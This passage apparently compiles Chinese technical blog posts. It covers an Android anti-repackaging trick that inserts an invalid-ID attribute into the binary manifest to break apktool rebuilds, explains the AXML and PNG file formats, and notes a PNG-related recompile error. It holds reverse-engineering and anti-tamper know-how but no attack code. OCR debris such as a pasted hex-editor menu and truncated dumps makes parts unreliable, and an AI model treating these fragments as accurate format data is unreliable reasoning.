我们在 axml(注意是 axml 不是 AndroidManifest.xml)中添加一个属性，该属性的属性名是 name，属性的值是 some.class，属性的 ID 号为 0。根据前文所述，android 系统对于非法的 res ID 号是不会解析的。所以我们添加这个无用的属性后，并不影响该 APK 的正常工作(上图左下角所示)，但是对于 apktool 之类的逆向工具而言，他们却会对这个无用的属性进行解析(上图右下角所示)。所以，如果我们进行重打包的话，apktool 就会将该属性变更为一个 ID 号 0x01010003 的可以被系统解析的属性。这样造成的后果就是：由于我们的 APK 中并没有实现 trap.class 类，所以 APK 启动时会报错“there is no trap.class~~”。

2 实现方案

该 PDF 虽然提出了这个方案，但并没有给出实现的代码(其实它就给了上面那张图~其它什么都木有了~)，google 也是空白。所以当我看懂原理之后，就想自己将它实现出来。哪知事情并没有我想的那么简单~~

2.1 AXML 文件格式

遇到的第一个挑战就是：网上竟然搜不到 AXML 文件的格式!!! 当时差点就放弃了，不过后来一想，既然 apktool 能解析 AXML 那就说明它是了解 AXML 的文件格式的，所以就上网搜索了一下解析 AXML 的各种解析代码，综合过后觉得 Claud 大大的 AXML Parser 代码比较利于总结 AXML 的文件格式。所以就以该代码问蓝本总结了一下文件格式，如下表所示：

0x0~0x3 magic: 0x03000800 固定值
0x4~0x7 filesize: 文件整体大小
0x8~0xb StringTag: 字符串块开始标志，0x01001c00 固定值
0xc~0xf StringChunkSize:字符串块大小
0x10~0x13 count of strings:字符串个数,
0x14~0x17 count of styles: 类型个数
0x18~0x1b reserve field: 保留的，为 0
0x1c~0x1f string 的起始偏移值：注意，这个偏移值是相对于 stringChunk 而言的!
0x20~0x23 styles 的起始偏移值：同上
下面存储的就是 n 个连续的 string 的偏移值，每个偏移值占 4 字节，需要注意的是，这个偏移值加上 string 的起始偏移值和 0x8 才是真正的偏移值！n 的大小就是 0x10~0x13 的大小
然后就是 n 个连续的 style 的偏移值，同上~
String 数据块 ……
Style 数据块

…… 注意：到这里，stringchunk 就算是结束了
下面就是 ResourceChunk 了，里面保存的就是资源 ID 号
ResourceTag: 0x80010800
ResourceChunkSize: 资源 ID 块的大小
连续 ResourceChunkSize/4 -2 个 res id 值。-2 主要是除去上面的 8 字节 resourceChunkHeader。 每个 res id 占 4 字节
ResourceChunk 结束
下面就是一些连续的 chunk 块了：
CHUNK_STARTNS: doc 开始标志,0x00011000
CHUNK SIZE:
line number
unknown, 0xffffffff
下面就是一个 namespace record 结构体，简称 NsRecord
NsRecord->prefix
NsRecord->uri,
然后就是递归地进行 chunk 操作，因为一个命名空间里面往往含有很多子 chunk
CHUNK_TYPE:0x02011000->0x00100102 为 CHUNK_STARTTAG
CHUNK_SIZE
line number
unknown, 0xffffffff
current tag's namespace's uri
当前 tag 的名字 所一个 string 索引值
flags, unknown usage
当前标签含有的 attr 个数，注意最后结果要&0x0000ffff
classAttribute, unknown usage
下面就是连续的 n 个 attribution chunk，attribution 的结构体如下：

```
/* attribute structure within tag */
typedef struct{
    uint32_t uri;        /* uri of its namespace   index   of strings*/
    uint32_t name;     /*属性名，索引值  index   of strings */
    uint32_t string;     /* attribute value if type == ATTR_STRING ，索引值*/
    uint32_t type;       /* attribute type, == ATTR_* * /  注意该值需要右移 24 位
    uint32_t data;       /* attribute value, encoded on type */
} Attribute_t;
```

依次类推

……..


2.2 修改 AXML 的注意事项

了解了 AXML 的文件格式，我们就可以想法进行属性插入了。不过在属性插入之前，我们必须规划好具体地实施方案，因为它涉及到的东西并不算少。

1)首先，需要对属性结构体做进一步分析。它的格式如下：

```
/* attribute structure within tag */
typedef struct{
    uint32_t uri;     /* uri of its namespace  index  of strings*/
    uint32_t name;      /*属性名，索引值 index  of strings */
    uint32_t string;      /* attribute value if type == ATTR_STRING ，索引值*/
    uint32_t type;        /* attribute type, == ATTR_* * / 注意该值需要右移24位
    uint32_t data;        /* attribute value, encoded on type */
} Attribute_t;
```

重点是 name, string, data。我提取出了一个 AXML 中属性片段，如下所示：



可以发现，结构体里面并没有一个叫做 res ID 的成员，那么系统又是如何获取某个属性的 ID 号的呢？原来这里的 name 成员是**身兼两职**，即作为属性名的一个 string 索引，又作为 res ID 的索引。比如这里 name = 4，它对应 StringChunk 中的字符串为"name"，对应 ResourceChunk 中的 res ID 0x01010003。所以要插入一个属性名为 name，ID 号又为 0 的属性，我们就必须新建一个 string，该 string 的值为 name，再新建一个 res ID，值为 0，**且两者在各自 Chunk 区域的索引值是相等的(这是重点)**。

2)其次，就是在 StringChunk 中 string 的对齐问题(最初被弄得脑洞大开~)。

AXML 中几乎所有的成员都是 uint32 型的，除了使用 UTF-16 编码的 string 数据块之外。所以在加入 string 后必须对 string 数据块进行 4 字节对齐。而如果原 AXML 的 string 数据块已经进行过 4 字节对齐(即人为地填充了几个 0x00)的话，我们就需要注意 UTF-16 编码的最后一个 string 的第一个字节的大小并不包含这几个填充的 0x00(这个字节表示该 string 所占用的字节数，详情可查阅 UTF-16 编码相关资料)。为了绕过烦人的对齐问题，我们使用取巧的方式获取字符串的长度：

```
stringLen = stringChunkSize - stringOffset; //此时的stringLen肯定是4字节对齐的
```

当然，这是在没有 style 的情况下，如果有的话，还得采取额外的操作(实现代码中有~)。为了简便，我是直接将添加的 string 加在这个对齐后的字符串之后的，这样就只需要考虑添加的字符串是否需要对齐了~

3)然后，就是 ResourceChunk 的扩充。

在 1)中已经提到插入的属性的 name 的值同时充当 res ID 索引值。而通常 ResourceChunk 中的 res ID 个数是远少于 string 的个数的，那么这就需要我们将 ResourceChunk 进行扩充。扩充很简单，全部赋值为 0 即可。

4)最后，除了需要添加数据外，还需要修改原文件的某些“计量值”，这些计量值都是与数据块大小或偏移值有关的，总结如下：

①fileSize

②StringChunkSize

③count of string

④styles 的起始偏移值(如果有 style 的话就需要修改)

⑤ResourceChunkSize

⑥application 所属 chunk 的 chunksize

⑦applicationh 含有的属性个数

2.3 修改 AXML 步骤

1)修改 StringChunk，添加 UTF-16 表示的字符串 chouchou.class 和 name，并为这两个字符串添加偏移值条目。同时对 StringChunkSize、count of string、styles 的起始偏移值进行修复；

2)修改 ResourceChunk，主要是进行 res ID 扩充和对 ResourceChunkSize 的修复

3)修改 application 所在的 chunk，插入属性，同时对 chunksize 和 applicationh 含有的属性个数进行修复；

4)将不需要修改的部分 copy 到合适的位置；

5)修复 fileSize

当然，具体地实现肯定比上诉步骤复杂一些，不过实现源码中有较为详细的注释，大家可参照源码阅读~

3 代码说明

AxmlParser.h/.c 是 Claud 大大解析 axml 的源码，出于对作者的感谢以及让大家更详细地了解 AXML 的解析过程(其实，是我实在是不想自己写解析代码 o(╯□╰)o)，我将实现代码跟它合并到一块了。AxmlModify.c 就是我写的实现 AXML 修改功能。

4 使用方法

当前代码还不完善，只是初步实现了插入 application.attr("name", "chouchou.class",0x0)的功能。所以并非最终版。
代码只能在 linux 下运行，下载代码后 make 即可生成可执行文件 manifestAmbiguity。然后直接运行./manifestAmbiguity 可以得到完整的使用说明。
修改前：

```
sionCode="1" android:versionName="1.0" package="org.example.hello" >
    <uses-sdk android:minSdkVersion="8" >
    </uses-sdk>
    <application android:label="@7F040001" android:icon="@7F020000" android:debu
ggable="true" >
        <activity android:label="@7F040001" android:name=".Hello" >
            <intent-filter >
                <action android:name="android.intent.action.MAIN" >
                </action>
                <category android:name="android.intent.category.LAUNCHER" >
                </category>
            </intent-filter>
        </activity>
        <activity android:label="@7F040001" android:name=".ListActivityExample"
>
            <intent-filter >
                <action android:name="android.intent.action.VIEW" >
                </action>
                <category android:name="android.intent.category.DEFAULT" >
                </category>
            </intent-filter>
        </activity>
    </application>
</manifest>
```

修改后：

将修改后的 xml 覆盖原 APK 中的 xml，然后删掉原来的签名文件夹再进行签名即可。这时候如果对按照此方案修改后的 APK 进行重打包，就会发现重打包的 APK 已经无法启动了。

5 下一步工作

由于目前的 apk 软件保护主要是基于 dex 代码加密和 so 库文件加密，对 AndroidManifest.xml 并没有进行任何操作，而 AndroidManifest.xml 作为 apk 的入口文件，其重要性是不言而喻的。所以我想能不能在此文件中做些“手脚”，然后结合相应的处理代码实现另一角度的软件保护。

比如，我们完全可以实现那个陷阱类 trap.class，且这个类继承自 application 等等，以便被重打包的 apk 也可运行。只是，从一开始，该 apk 就运行在一个错误的环境中，至于之后的操作，那就可以尽情发挥了。

或者，我们可以在其他 tag 中插入一些不会影响 apk 运行的属性(即新添加的属性不可被系统识别，重打包后该属性能被系统识别但又不会影响 apk 的运行)，然后在代码中检查 AndroidManifest.xml 是否含有该属性，如果有就说明软件被重打包了。

等等~

如果大家有好的建议或方法，请一定不吝赐教~谢谢！

图片分析

PNG 图片格式


0x1. 组成

PNG 图像格式文件（或者称为数据流）

1. 由一个 8 字节的 PNG 文件署名（PNG file signature）域 （ 89 50 4e 47 0d 0a 1a 0a
2. 按照特定结构组织的 3 个以上的数据块（chunk）组成。

0x2. 文件署名

前 8 个字节为文件署名域



0x3. 数据块

PNG 定义了两种类型的数据块，

一种是称为
关键

数据块（critical chunk），这是标准的数据块

另一种叫做
辅助

数据块（ancillary chunks），这是可选的数据块。

每个数据块都下图所示的的 4 个域组成：

名称	字节数	说明
Length(长度)	4字节	指定数据块中数据域的长度，其长度不超过 $(2^{31}-1)$字节
Chunk Type Code(数据块类型码)	4字节	数据块类型码由ASCII字母(A-Z和a-z)组成
Chunk Data(数据块数据)	可变长度	存储按照Chunk Type Code指定的数据
CRC(循环冗余检测)	4字节	存储用来检测是否有错误的循环冗余码

关键数据块有

数据块符号	数据块名称	多数据块	可选否	位置限制
IHDR	文件头数据块	否	否	第一块
PLTE	调色板数据块	否	是	在IDAT之前
IDAT	图像数据块	是	否	与其他IDAT连续
IEND	图像结束数据	否	否	最后一个数据块

0x4. IHDR 文件头数据块

IHDR 文件头数据块的数据分别含义是


域的名称	字节数	说明
Width	4 bytes	图像宽度，以像素为单位
Height	4 bytes	图像高度，以像素为单位
Bit depth	1 byte	图像深度： 索引彩色图像：1，2，4或8 灰度图像：1，2，4，8或16 真彩色图像：8或16
ColorType	1 byte	颜色类型： 0：灰度图像，1，2，4，8或16 2：真彩色图像，8或16 3：索引彩色图像，1，2，4或8 4：带α通道数据的灰度图像，8或16 6：带α通道数据的真彩色图像，8或16
Compression method	1 byte	压缩方法(LZ77派生算法)
Filter method	1 byte	滤波器方法
Interlace method	1 byte	隔行扫描方法： 0：非隔行扫描（逐行扫描） 1： Adam7(由Adam M. Costello开发的7遍隔行扫描方法)

第一个域：长度（0xD），即数据块长度为 13 个字节

第二个域：数据块的名称（IHDR）


第三个域：数据块的数据

第四个域：数据块+数据块名称　　的 CRC32 校验值



Offset	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	
00000000	89	50	4E	47	0D	0A	1A	0A	00	00	00	0D	49	48	44	52	‰PNG IHDR
00000010	00	00	00	C3	00	00	00	56	08	06	00	00	00	72	D4	22	Ã V rÔ"
00000020	5A	00	00	00	01	73	52	47	42	00	AE	CE	1C	E9	00	00	Z sRGB ®Î é
00000030	00	04	67	41	4D	41	00	00	B1	8F	0B	FC	61	05	00	00	gAMA ± üa
00000040	00	09	70	48	59	73	00	00	0E	C3	00	00	0E	C3	01	C7	pHYs Ã Ã C

用 winhex 的 GREP Hex 复制成\x 形式的，很方便啊。



Offset 0 1 2 3 4 5 6 7 8 9 A B C D E F
00000000 89 50 4E 47 0D 0A 1A 0A 00 00 00 0D 49 48 44 52
00000010 00 00 00 C3 00 00
00000020 5A 00 00 00 01 7
00000030 00 04 67 41 4D 4
00000040 00 09 70 48 59 7
00000050 6F A8 64 00 00 0
00000060 4E 23 31 10 44 F
00000070 F2 23 5E 55 76 5
00000080 3F 2C 90 49 5C E
00000090 03 6A 60 1B 56 8
000000A0 33 83 7F 35 80 1
000000B0 D7 00 64 80 0C 9
000000C0 98 AD 01 A6 49 1
000000D0 49 24 21 34 64 9
000000E0 21 25 6B 06 52 1
000000F0 10 1A B2 66 20 0
00000100 F8 20 0A 66 C0 0
Undo Ctrl+Z
Cut... Ctrl+X
Copy Block
Clipboard Data
Remove... Del
Paste Zero Bytes...
Define Block...
Select All Ctrl+A
Clear Block Esc
Convert... Ctrl+R
Modify Data... Ctrl+T
Fill Block... Ctrl+L
Normally Ctrl+C
Into New File Ctrl+Shift+N
Hex Values Ctrl+Shift+C
Editor Display Alt+Shift+C
GREP Hex
C Source
Pascal Source

```python
import binascii


def CalcCrc32(str):
    return hex(binascii.crc32(str) & 0xFFFFFFFF)

if __name__=="__main__":
    print CalcCrc32("\x49\x48\x44\x52\x00\x00\x00\xC3\x00\x00\x00\x56\x08\x06\x00\x00\x00")
```

Python Console | key

```
"E:\Program Files (x86)\python 2.7\python.exe" E:/Python_C0de/key.py
0x72d4225aL
```


0x5. IEND 数据块



第一个表示数据块长度为 0，即没有数据。

第二个表示数据块名称为 IEND

第三个表示　数据块+数据块名称　的 CRC32 校验值



来自为知笔记(Wiz)

http://www.joychou.org/index.php/Misc/PNG-FileFormat.html

回编出现“ Not a PNG file”错误..

--By 淡然出尘

过程

昨天在分析一个程序反编译回编的时候，IDE 无法回编，没有错误信息。于是，就直接换了命令行，这时错误信息就出现了，如下图所示：


根据图示向上拉，可见错误信息一定没有完整显示。

全部都是“declared here is not defined”，

一开始按照 Allen 大神的指示，将未定相同名称对应的图片全部放到 Drawable 中，也折腾那个半天，没有解决。

于是就发给了鬼哥，鬼哥的看法是根据回编的第一行错误，

猜测是由于一个非标准的 PNG 图片造成的，替换掉就行，
我也换了个回编工具，看到了回编错误的第一行信息，如下图：



最终解决问题。

原理

可以看 JoyChou 大牛博文：

http://www.joychou.org/index.php/Android/Android-Anti-Sign.html

> 修改成 PNG 后缀以后，第一次 eclipse 编译成功。但是二次打包回编的时候就会出现“libpng error: Not a PNG file”错误信息。

图片加密如何修改开头动画显示

今天 XX 游戏图片遇到一个难题解决了，写教程给大家参考参考。

